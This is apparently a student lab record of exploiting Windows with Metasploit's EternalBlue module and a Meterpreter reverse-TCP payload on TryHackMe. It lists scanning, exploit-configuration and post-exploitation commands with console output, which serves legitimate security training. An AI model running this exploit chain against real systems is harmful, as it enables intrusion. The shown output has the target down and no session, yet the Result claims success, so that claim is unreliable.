EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)

Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.
Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software.
TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:
2. msfconsole
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. search windows
3. Select a suitable exploit module (example: SMB vulnerability):
4. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP:
2. set RHOSTS <target-ip>
3. Set payload:
4. set PAYLOAD windows/meterpreter/reverse_tcp
5. Configure local host:
6. set LHOST <your-ip>

Step 8: Execute the Exploit

1. Run the exploit:
2. exploit
3. Gain Meterpreter session upon successful exploitation.


Step 9: Post-Exploitation Activities

1. Verify access:
2. sysinfo
3. Check privileges:
4. getuid
5. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

Output



```
msf6 > nmap 10.10.10.5
[*] exec: nmap 10.10.10.5

Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-06 12:57 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers wi
--dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dn
r specify valid servers with --dns-servers
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.23 seconds
msf6 >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.10.2
LHOST => 10.10.10.2
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.5       yes       The target host(s), see https://docs.metasploit.com/docs/u
                                             sing-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. O
                                             nly affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.
The experiment enhanced understanding of Windows vulnerabilities, exploitation techniques, and post-exploitation concepts.